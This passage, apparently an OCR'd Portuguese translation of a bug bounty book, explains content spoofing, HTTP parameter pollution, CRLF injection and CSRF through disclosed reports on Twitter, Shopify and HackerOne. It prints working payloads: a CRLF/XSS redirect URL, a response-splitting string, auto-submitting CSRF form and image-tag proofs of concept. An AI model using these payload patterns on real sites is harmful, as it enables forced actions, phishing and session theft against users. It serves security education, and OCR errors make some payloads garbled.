Embora a falsificação de conteúdo seja tecnicamente um tipo de vulnerabilidade diferente da injeção de HTML, eu a incluí aqui porque ela compartilha a natureza semelhante de um invasor que faz com que um site renderize o conteúdo de sua escolha.


O Within Security foi criado na plataforma Wordpress, que inclui o caminho de login withinsecurity.com/wp-login.php (o site foi incorporado à plataforma principal do HackerOne). Um hacker notou que, durante o processo de login, se ocorresse um erro, o Within Security renderizaria access_denied, que também correspondia ao parâmetro de erro na url:

[4] https://hackerone.com/reports/111094

https://withinsecurity.com/wp-login.php?error=access_denied

Ao perceber isso, o hacker tentou modificar o parâmetro de erro e descobriu que qualquer valor passado era renderizado pelo site como parte da mensagem de erro apresentada aos usuários. Aqui está o exemplo usado:

https://withinsecurity.com/wp-login.php?error=Your%20account%20has%20%hacked



Spoofing de conteúdo da WithinSecurity

A chave aqui foi perceber que o parâmetro no URL estava sendo renderizado na página. Embora eles não expliquem, eu presumiria que o hacker percebeu que access_denied estava sendo exibido na página, mas também estava incluído no URL. Um simples teste de alteração do parâmetro access_denied provavelmente revelou a vulnerabilidade nesse caso, que foi relatada.

Conclusões

Fique de olho nos parâmetros de URL que estão sendo passados e renderizados como conteúdo do site. Eles podem apresentar oportunidades para que os invasores enganem as vítimas para que realizem alguma ação maliciosa.

Resumo

A injeção de HTML representa uma vulnerabilidade para sites e desenvolvedores porque pode ser usada para enganar os usuários e induzi-los a enviar informações confidenciais ou visitar sites mal-intencionados. Também conhecido como ataques de phishing.

Descobrir essas vulnerabilidades nem sempre se trata de enviar HTML simples, mas de explorar como um site pode renderizar o texto inserido, como caracteres codificados por URI. E, embora não seja totalmente a mesma coisa que injeção de HTML, a falsificação de conteúdo é semelhante, pois envolve ter alguma entrada refletida de volta para a vítima na página HTML. Os hackers devem estar atentos à oportunidade de manipular parâmetros de URL e fazer com que eles sejam renderizados no site.

6. Poluição de parâmetros HTTP

Descrição

A Poluição de Parâmetro HTTP, ou HPP, ocorre quando um site aceita a entrada de um usuário e a utiliza para fazer uma solicitação HTTP a outro sistema sem validar a entrada do usuário. Isso pode ocorrer de duas maneiras: por meio do servidor (ou back-end) e por meio do cliente.

No StackExchange, SilverlightFox fornece um ótimo exemplo de um ataque do lado do servidor HPP; suponha que tenhamos o seguinte site, https://www.example.com/transferMoney.php, que pode ser acessado por meio de um método POST com os seguintes parâmetros:

amount=1000&fromAccount=12345

Quando o aplicativo processa essa solicitação, ele faz sua própria solicitação POST para outro sistema de back-end, que, por sua vez, processa a transação com um parâmetro fixo toAccount.

URL de back-end separado: https://backend.example/doTransfer.php

Parâmetros de back-end separados: toAccount=9876&amount=1000&fromAccount=12345

Agora, se o back-end só usa o último parâmetro quando são fornecidas duplicatas e suponha que um hacker altere o POST para o site para enviar um parâmetro toAccount como este:

amount=1000&fromAccount=12345&toAccount=99999

Um site vulnerável a um ataque HPP encaminharia a solicitação para o outro sistema de back-end com a seguinte aparência:

toAccount=9876&amount=1000&fromAccount=12345&toAccount=99999

Nesse caso, o segundo parâmetro toAccount enviado pelo usuário mal-intencionado poderia substituir a solicitação de back-end e transferir o dinheiro para a conta enviada pelo usuário mal-intencionado (99999) em vez da conta pretendida definida pelo sistema (9876).

Isso é útil se um invasor alterar suas próprias solicitações, que são processadas por meio de um sistema vulnerável. Mas também pode ser mais útil para um invasor se ele puder gerar um link de outro site e induzir os usuários a enviar, sem saber, a solicitação maliciosa com o parâmetro extra adicionado pelo invasor.

Por outro lado, o lado do cliente HPP envolve a injeção de parâmetros adicionais em links e outros atributos src. Tomando emprestado um exemplo da OWASP, suponha que tenhamos o seguinte código:

```
<? $val=htmlspecialchars($_GET['par'],ENT_QUOTES); ?>
<a href="/page.php?action=view&par='.<?=$val?>.'">Veja-me!</a>
```

Isso obtém um valor para par do URL, verifica se ele é seguro e cria um link a partir dele. Agora, se um invasor enviar:

http://host/page.php?par=123%26action=edit

o link resultante teria a seguinte aparência:

Veja-me!

Isso pode fazer com que o aplicativo aceite a ação de edição em vez da ação de visualização.

Tanto o lado do servidor quanto o lado do cliente do HPP dependem de qual tecnologia de back-end está sendo usada e como ela se comporta ao receber vários parâmetros com o mesmo nome. Por exemplo, o PHP/Apache usa a última ocorrência, o Apache Tomcat usa a primeira ocorrência, o ASP/IIS usa todas as ocorrências, etc. Como resultado, não há um tratamento único e garantido para o envio de vários parâmetros com o mesmo nome e, para encontrar o HPP, será necessário fazer algumas experiências para confirmar como o site que você está testando funciona.

Exemplos

1. Botões de compartilhamento social do HackerOne

Dificuldade: Baixa

Url: https://hackerone.com/blog/introducing-signal-and-impact

Link **do relatório:** https://hackerone.com/reports/105953[1]

Data do relatório: 18 de dezembro de 2015

Recompensa paga: $500

Descrição: O HackerOne inclui links para compartilhar conteúdo em sites populares de mídia social, como Twitter, Facebook, etc. Esses links de mídia social incluem parâmetros específicos para o link de mídia social.

Foi descoberta uma vulnerabilidade em que um hacker poderia adicionar outro parâmetro de URL ao link e fazer com que ele apontasse para qualquer site de sua escolha, que o HackerOne incluiria no POST para o site de mídia social, resultando assim em um comportamento não intencional.

O exemplo usado no relatório de vulnerabilidade foi a alteração do URL:

https://hackerone.com/blog/introducing-signal

para

[1] https://hackerone.com/reports/105953

https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov

Observe o parâmetro u adicionado. Se o link maliciosamente atualizado fosse clicado pelos visitantes do HackerOne que tentassem compartilhar conteúdo por meio dos links de mídia social, o link malicioso teria a seguinte aparência

https://www.facebook.com/sharer.php?u=https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov

Aqui, o último parâmetro u teve precedência sobre o primeiro e foi usado posteriormente na publicação do Facebook. Ao publicar no Twitter, o texto padrão sugerido também pode ser alterado:

https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov&text=another_site:https://vk.com/durov

Conclusões

Fique atento a oportunidades quando os sites estiverem aceitando conteúdo e parecerem estar entrando em contato com outro serviço da Web, como sites de mídia social.

Nessas situações, pode ser possível que o conteúdo enviado esteja sendo transmitido sem passar pelas verificações de segurança adequadas.

2. Notificações de cancelamento de inscrição no Twitter

Dificuldade: Baixa

Url: twitter.com

Link do relatório: merttasci.com/blog/twitter-hpp-vulnerability[2]

Data do relatório: 23 de agosto de 2015

Recompensa paga: US$ 700

Descrição:

Em agosto de 2015, o hacker Mert Tasci notou um URL interessante ao cancelar o recebimento de notificações do Twitter:

https://twitter.com/i/u?t=1&cn=bWV&sig=657&iid=F6542&uid=1134885524&nid=22+26

(Reduzi um pouco para o livro). Você notou o parâmetro UID? Esse é o ID de usuário da sua conta do Twitter. Agora, ao perceber isso, ele fez o que eu presumo que a maioria de nós, hackers, faria: tentou alterar o UID para o de outro usuário e... nada. O Twitter retornou um erro.

Determinado onde outros podem ter desistido, Mert tentou adicionar um segundo parâmetro uid para que o URL ficasse parecido com (mais uma vez, encurtei isso):

[2] http://www.merttasci.com/blog/twitter-hpp-vulnerability

https://twitter.com/i/u?iid=F6542&uid=2321301342&uid=1134885524&nid=22+26

e ... SUCESSO! Ele conseguiu cancelar a assinatura de outro usuário de suas notificações por e-mail. Acontece que o Twitter era vulnerável ao HPP que cancelava a inscrição de usuários.

Conclusões

Embora seja uma descrição curta, os esforços de Mert demonstram a importância da persistência e do conhecimento. Se ele tivesse abandonado a vulnerabilidade depois de testar outro UID como único parâmetro ou se não conhecesse as vulnerabilidades do tipo HPP, não teria recebido sua recompensa de US$ 700.

Além disso, fique atento à inclusão de parâmetros, como UID, em solicitações HTTP, pois vi muitos relatórios durante minha pesquisa que envolvem a manipulação de seus valores e aplicativos da Web fazendo coisas inesperadas.

3. Twitter Web Intents

Dificuldade: Baixa

Url: twitter.com

Link do relatório: Ataque de adulteração de parâmetros no Twitter Web Intents[3]


Data da denúncia: Novembro de

2015 **Recompensa paga**: Não

revelada **Descrição**:

De acordo com a documentação, o Twitter Web Intents fornece fluxos otimizados para pop-ups para trabalhar com Tweets e usuários do Twitter: Tweet, Responder, Retweetar, Curtir e Seguir. Elas possibilitam que os usuários interajam com o conteúdo do Twitter no contexto do seu site, sem sair da página ou ter que autorizar um novo aplicativo apenas para a interação. Aqui está um exemplo de como isso se parece:

[3] https://ericrafaloff.com/parameter-tampering-attack-on-twitter-web-intents



Intenção do Twitter

Ao testar isso, o hacker Eric Rafaloff descobriu que todos os quatro tipos de intenção, seguir um usuário, gostar de um tweet, retuitar e tweetar, eram vulneráveis à HPP.

De acordo com sua publicação no blog, se Eric criou um URL com dois parâmetros de nome de tela:

https://twitter.com/intent/follow?screen_name=twitter&scnreen_name=erictest3

O Twitter trataria a solicitação dando precedência ao segundo nome de tela em relação ao primeiro. De acordo com Eric, o formulário da Web tinha a seguinte aparência

```
<form class="follow" id="follow_btn_form" action="/intent/follow?screen_name=er\ icrtest3"
method="post">
 <input type="hidden" name="authenticity_token" value="...">
 <input type="hidden" name="screen_name" value="twitter">

 <input type="hidden" name="profile_id" value="783214">

 <button class="button" type="submit" >
  <b></b><strong>Seguir</strong>
 </button>
</form>
```

Uma vítima veria o perfil do usuário definido no primeiro screen_name, **twitter**, mas, ao clicar no botão, acabaria seguindo **erictest3**.

Da mesma forma, ao apresentar intenções de curtidas, Eric descobriu que poderia incluir um **screen_name** apesar de não ter nenhuma relevância para gostar do tweet. Por exemplo:

https://twitter.com/intent/like?tweet_id=661625230297821184 5&screen_name=erictest3

Ao curtir esse tweet, a vítima veria o perfil correto do proprietário, mas ao clicar em seguir, ela acabaria seguindo novamente **erictest3**.

Conclusões

Isso é semelhante à vulnerabilidade anterior do Twitter com relação ao UID. Sem surpresa, quando um site é vulnerável a uma falha como a HPP, isso pode ser indicativo de um problema sistêmico mais amplo. Às vezes, se você encontrar uma vulnerabilidade como essa, vale a pena dedicar um tempo para explorar a plataforma em sua totalidade para ver se há outras áreas em que você pode explorar um comportamento semelhante. Neste exemplo, como o UID acima, o Twitter estava passando um identificador de usuário, **screen_name**, que era suscetível a HPP com base em sua lógica de back-end.

Resumo

O risco representado pela poluição de parâmetros HTTP depende realmente das ações executadas pelo back-end de um site e do local para onde os parâmetros poluídos estão sendo enviados.

Descobrir esses tipos de vulnerabilidades realmente depende de experimentação, mais do que outras vulnerabilidades, porque as ações de back-end de um site podem ser uma caixa preta completa para um hacker. Na maioria das vezes, como hacker, você terá muito pouco insight sobre as ações que um servidor de back-end executa depois de receber sua entrada.

Por meio de tentativa e erro, você poderá descobrir situações em que um site está se comunicando com outro servidor e, em seguida, começar a testar a Poluição de Parâmetros.
Mídia social

Os links geralmente são uma boa primeira etapa, mas lembre-se de continuar pesquisando e pense na HPP quando estiver testando substituições de parâmetros, como UIDs.

7. Injeção de CRLF

Descrição

A injeção de CRLF (Carriage Return Line Feed) é um tipo de vulnerabilidade que ocorre quando um usuário consegue inserir um CRLF em um aplicativo. Os caracteres CRLF representam um fim de linha para muitos protocolos da Internet, inclusive HTML, e são %0D%0A, que decodificados representam \r\n. Eles podem ser usados para indicar quebras de linha e, quando combinados com cabeçalhos de solicitação/resposta HTTP, podem levar a diferentes vulnerabilidades, incluindo HTTP Request Smuggling e HTTP Response Splitting.

Em termos de contrabando de solicitações HTTP, isso geralmente ocorre quando uma solicitação HTTP é passada por um servidor que a processa e a passa para outro servidor, como um proxy ou firewall. Esse tipo de vulnerabilidade pode resultar em:

- Envenenamento do cache, uma situação em que um invasor pode alterar as entradas no cache e exibir páginas mal-intencionadas (por exemplo, contendo javascript) em vez da página correta
- Evasão de firewall, uma situação em que uma solicitação pode ser criada para evitar verificações de segurança, geralmente envolvendo CRLF e corpos de solicitação excessivamente grandes
- Request Hijacking, uma situação em que um invasor pode roubar cookies HttpOnly e informações de autenticação HTTP. Isso é semelhante ao XSS, mas não requer nenhuma interação entre o invasor e o cliente

Embora essas vulnerabilidades existam, elas são difíceis de serem alcançadas. Fiz referência a elas aqui para que você tenha uma noção da gravidade do Request Smuggling.

Com relação à divisão de resposta HTTP, os invasores podem definir cabeçalhos de resposta arbitrários, controlar o corpo da resposta ou dividir a resposta completamente, fornecendo duas respostas em vez de uma, conforme demonstrado no Exemplo nº 2 - divisão de resposta v.shopify.com (se precisar de um lembrete sobre solicitação HTTP e cabeçalhos de resposta, volte ao capítulo Antecedentes).

1. Divisão de respostas HTTP do Twitter

Dificuldade: Alta

Url: https://twitter.com/i/safety/report_story

Link **do relatório:** https://hackerone.com/reports/52042[1]

[1] https://hackerone.com/reports/52042

Data da denúncia: 21 de abril de

2015 **Recompensa paga**: US$

3.500 **Descrição**:

Em abril de 2015, foi relatado que o Twitter tinha uma vulnerabilidade que permitia que os hackers definissem um cookie arbitrário, acrescentando informações adicionais à solicitação ao Twitter.

Essencialmente, depois de fazer a solicitação ao URL acima (uma relíquia do Twitter que permitia que as pessoas denunciassem anúncios), o Twitter retornava um cookie para o parâmetro reported_tweet_id. No entanto, de acordo com o relatório, a validação do Twitter para confirmar se o Tweet era numérico era falha.

Embora o Twitter tenha validado que o caractere de nova linha, 0x0a, não poderia ser enviado, a validação poderia ser contornada codificando os caracteres como caracteres UTF-8. Ao fazer isso, o Twitter converteria os caracteres de volta para o unicode original, evitando assim o filtro. Aqui está o exemplo fornecido:

```
%E5%E98%8A => U+560A => 0A
```

Isso é importante porque os caracteres de nova linha são interpretados no servidor como se estivessem fazendo exatamente isso, criando uma nova linha que o servidor lê e executa, nesse caso para adicionar um novo cookie.

Agora, os ataques CLRF podem ser ainda mais perigosos quando permitem ataques XSS (consulte o capítulo Cross-Site Scripting para obter mais informações). Nesse caso, como os filtros do Twitter foram ignorados, uma nova resposta poderia ser retornada ao usuário, incluindo um ataque XSS. Aqui está o URL:

```
https://twitter.com/login?redirect_after_login=https://twitter.com:21/%E5%98%8A%\   E5%98%8Dcontent-
type:text/html%E5%98%8A%E5%98%8Dlocation:%E5%98%8A%E5%98%8D%E5%9\
8%8A%E5%98%8D%E5%98%BCsvg/onload=alert%28innerHTML%28%29%E5%98%BE
```

Observe os %E5%E98%8A espalhados por ele. Se retirarmos esses caracteres e adicionarmos quebras de linha, o cabeçalho terá a seguinte aparência:

```
https://twitter.com/login?redirect_after_login=https://twitter.com:21/ content-
type:text/html
location:%E5%98%BCsvg/onload=alert%28innerHTML%28%29%E5%98%BE
```

Como você pode ver, as quebras de linha permitem a criação de um novo cabeçalho a ser retornado com código Javascript executável - svg/onload=alert(innerHTML). Com esse código, um usuário mal-intencionado poderia roubar as informações da sessão do Twitter de uma vítima desavisada.

Conclusões

O bom hacking é uma combinação de observação e habilidade. Nesse caso, o repórter, @filedescriptor, tinha conhecimento de um bug anterior de codificação do Firefox que tratava mal a codificação. Com base nesse conhecimento, ele testou uma codificação semelhante no Twitter para inserir retornos de linha.

Quando estiver procurando vulnerabilidades, lembre-se sempre de pensar fora da caixa e enviar valores codificados para ver como o site lida com a entrada.

2. Divisão de respostas v.shopify.com

Dificuldade: Média


Url: v.shopify.com/last_shop?x.myshopify.com **Link da denúncia:** https://hackerone.com/reports/106427[2] **Data da denúncia**: 22 de dezembro de 2015

Recompensa paga: $500

Descrição:

A Shopify inclui algumas funcionalidades nos bastidores que definirão um cookie em seu navegador apontando para a última loja em que você fez login. Isso é feito por meio do ponto de extremidade,
/last_shop?SITENAME.shopify.com

Em dezembro de 2015, descobriu-se que o Shopify não estava validando o parâmetro da loja que estava sendo passado para a chamada. Como resultado, usando o Burp Suite, um White Hat foi capaz de alterar a solicitação com %0d%0a e gerar um cabeçalho retornado ao usuário. Aqui está uma captura de tela:



Divisão de respostas HTTP da Shopify

Aqui está o código malicioso:

[2] https://hackerone.com/reports/106427

%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20te\
xt/html%0d%0aContent-Length:**%2019%0d%0a%0d%0a<html>deface</html>**

Nesse caso, o %20 representa um espaço e %0d%0a é um CRLF. Como resultado, o navegador recebeu dois cabeçalhos e processou o segundo, o que poderia ter levado a uma série de vulnerabilidades, inclusive XSS.

Conclusões

Fique atento às oportunidades em que um site está aceitando sua entrada e usando-a como parte dos cabeçalhos de retorno. Nesse caso, o Shopify cria um cookie com o valor last_shop que, na verdade, foi extraído de um parâmetro de URL controlável pelo usuário. Esse é um bom sinal de que pode ser possível expor uma vulnerabilidade de injeção de CRLF.

Resumo

O bom hacking é uma combinação de observação e habilidade. Saber como os caracteres codificados podem ser usados para expor vulnerabilidades é uma ótima habilidade. O %0D%0A pode ser usado para testar servidores e determinar se eles podem ser vulneráveis a uma injeção de CRLF. Se for o caso, dê um passo adiante e tente combinar a vulnerabilidade com uma injeção de XSS (abordada na Seção 7).

Por outro lado, se o servidor não responder a %0D%0A, pense em como você poderia codificar esses caracteres novamente e teste o servidor para ver se ele decodificará os caracteres codificados duas vezes, como fez o @filedescriptor.

Fique atento a oportunidades em que um site esteja usando um valor enviado para retornar algum tipo de cabeçalho, como a criação de um cookie.

8. Falsificação de solicitação entre sites

Descrição

Um ataque Cross-Site Request Forgery (CSRF) ocorre quando um site mal-intencionado, e-mail, mensagem instantânea, aplicativo etc. faz com que o navegador da Web de um usuário execute alguma ação em outro site no qual esse usuário já está autenticado ou conectado. Geralmente, isso ocorre sem que o usuário saiba que a ação ocorreu.

O impacto de um ataque CSRF depende do site que está recebendo a ação. Veja um exemplo:

1. Bob faz login em sua conta bancária, realiza algumas operações bancárias, mas não faz logout.
2. Bob verifica seu e-mail e clica em um link para um site desconhecido.
3. O site desconhecido faz uma solicitação ao site do banco de Bob para transferir dinheiro, passando as informações do cookie armazenadas da sessão bancária de Bob na etapa 1.
4. O site do banco de Bob recebe a solicitação do site desconhecido (mal-intencionado), sem usar um token CSRF, e processa a transferência.

Ainda mais interessante é a ideia de que o link para o site mal-intencionado pode estar contido em um HTML válido que não exige que Bob clique no link, **<img src="www.malicious_-site.com"**>. Se o dispositivo de Bob (ou seja, o navegador) renderizar essa imagem, ele fará a solicitação para malicious_site.com e, possivelmente, iniciará o ataque CSRF.

Agora, conhecendo os perigos dos ataques CSRF, eles podem ser atenuados de várias maneiras, talvez a mais popular seja um token CSRF que deve ser enviado com solicitações que podem alterar dados (ou seja, solicitações POST). Nesse caso, um aplicativo da Web (como o banco de Bob) geraria um token com duas partes, uma que Bob receberia e outra que o aplicativo reteria.

Quando Bob tentar fazer solicitações de transferência, ele terá que enviar o token, que o banco validará com sua versão do token.

Agora, com relação aos tokens CSRF e CSRF, parece que o CORS (Cross Origin Resource Sharing, Compartilhamento de recursos entre origens) está se tornando mais comum, ou estou percebendo isso mais à medida que exploro mais alvos. Essencialmente, o CORS impede que recursos, inclusive respostas json, sejam acessados por um domínio fora daquele que serviu o arquivo. Em outras palavras, quando o CORS é usado para proteger um site, não é possível escrever Javascript para chamar o aplicativo de destino, ler a resposta e fazer outra chamada, a menos que o site de destino permita isso.

Se isso parecer confuso, com o Javascript, tente chamar o HackerOne.com/activity.json, ler a resposta e fazer uma segunda chamada. Você também verá a importância disso e as possíveis soluções alternativas no Exemplo nº 3 abaixo.

Por fim, é importante observar (graças a Jobert Abma pelo aviso) que nem toda solicitação **sem** um token CSRF é um problema válido de CSRF. Alguns sites podem realizar verificações adicionais, como a comparação do cabeçalho do referenciador (embora isso não seja infalível e tenha havido casos em que isso foi contornado). Esse é um campo que identifica o endereço da página da Web vinculada ao recurso que está sendo solicitado. Em outras palavras, se o referenciador em uma chamada POST não for do mesmo site que recebeu a solicitação HTTP, o site poderá não permitir a chamada, obtendo assim o mesmo efeito da validação de um token CSRF. Além disso, nem todos os sites se referem ou usam o termo **csrf** ao criar ou definir um token. Por exemplo, no Badoo, é o parâmetro **rt**, conforme discutido abaixo.

Links

Confira o guia de testes da OWASP em OWASP Testing for CSRF[1]

Exemplos

1. Exportação de usuários instalados da Shopify

Dificuldade: Baixa

Url: https://app.shopify.com/services/partners/api_clients/XXXX/export_installed_users

Link **do relatório:** https://hackerone.com/reports/96470[2]

Data do relatório: 29 de outubro de 2015

Recompensa paga: $500

Descrição:

A API da Shopify fornece um ponto de extremidade para exportar uma lista de usuários instalados, por meio do URL fornecido acima. Havia uma vulnerabilidade em que um site poderia chamar esse ponto de extremidade e ler as informações, pois a Shopify não incluiu nenhuma validação de token CSRF nessa chamada. Como resultado, o seguinte código HTML poderia ser usado para enviar o formulário em nome de uma vítima desconhecida:

[1] https://www.owasp.org/index.php/Testing_for_CSRF_(OTG-SESS-005) [2] https://hackerone.com/reports/96470

```
<html>
 <head><title>csrf</title></head>
 <body onLoad="document.forms[0].submit()">
  <form action="https://app.shopify.com/services/partners/api_clients/1105664/\
export_installed_users" method="GET">
  </form>
 </body>
</html>
```

Aqui, apenas visitando o site, o Javascript envia o formulário que, na verdade, inclui uma chamada GET para a API da Shopify, com o navegador da vítima fornecendo seu cookie da Shopify.

Conclusões

Amplie seu escopo de ataque e olhe além do site de um site para seus pontos de extremidade de API. As APIs oferecem um grande potencial para vulnerabilidades, portanto, é melhor manter ambas em mente, especialmente quando você sabe que uma API pode ter sido desenvolvida ou disponibilizada para um site bem depois que o site real foi desenvolvido.

2. Desconexão do Twitter da Shopify

Dificuldade: Baixa

Url: https://twitter-commerce.shopifyapps.com/auth/twitter/disconnect

Link **do relatório:** https://hackerone.com/reports/111216[3]

Data do relatório: 17 de janeiro de 2016

Recompensa paga: $500

Descrição:

O Shopify oferece integração com o Twitter para permitir que os proprietários de lojas enviem tweets sobre seus produtos. Da mesma forma, também oferece a funcionalidade de desconectar uma conta do Twitter de uma loja conectada.

O URL para desconectar uma conta do Twitter é mencionado acima. Ao fazer a chamada, o Shopify não validou o token CSRF, o que teria permitido que uma pessoa mal-intencionada fizesse uma chamada GET em nome da vítima, desconectando assim a loja da vítima do Twitter.

Ao fornecer o relatório, a WeSecureApp forneceu o seguinte exemplo de uma solicitação vulnerável - observe o uso de uma tag img abaixo, que faz a chamada para o URL vulnerável:

[3] https://hackerone.com/reports/111216

```
GET /auth/twitter/disconnect HTTP/1.1 Host:
twitter-commerce.shopifyapps.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:43.0) Gecko/2010010\ 1
Firefox/43.0
Aceitar: text/html, application/xhtml+xml, application/xml
Aceitar idioma: en-US,en;q=0.5
Aceitar codificação: gzip, deflate
Referente: https://twitter-commerce.shopifyapps.com/account
Cookie: _twitter-commerce_session=REDACTED
>Conexão: keep-alive
```

Como o navegador executa uma solicitação GET para obter a imagem no URL fornecido e nenhum token CSRF é validado, o armazenamento do usuário é desconectado:

```
<html>
 <body>
  <img src="https://twitter-commerce.shopifyapps.com/auth/twitter/disconnect">
 </body>
</html>
```

Conclusões

Nessa situação, essa vulnerabilidade poderia ter sido encontrada com o uso de um servidor proxy, como o Burp ou o Tamper Data do Firefox, para examinar a solicitação enviada ao Shopify e observar que essa solicitação estava sendo realizada por meio de uma solicitação GET. Como essa era uma ação destrutiva e as solicitações GET nunca deveriam modificar nenhum dado no servidor, isso seria algo a ser analisado.

3. Aquisição de conta completa do Badoo

Dificuldade: Média

Url: https://badoo.com

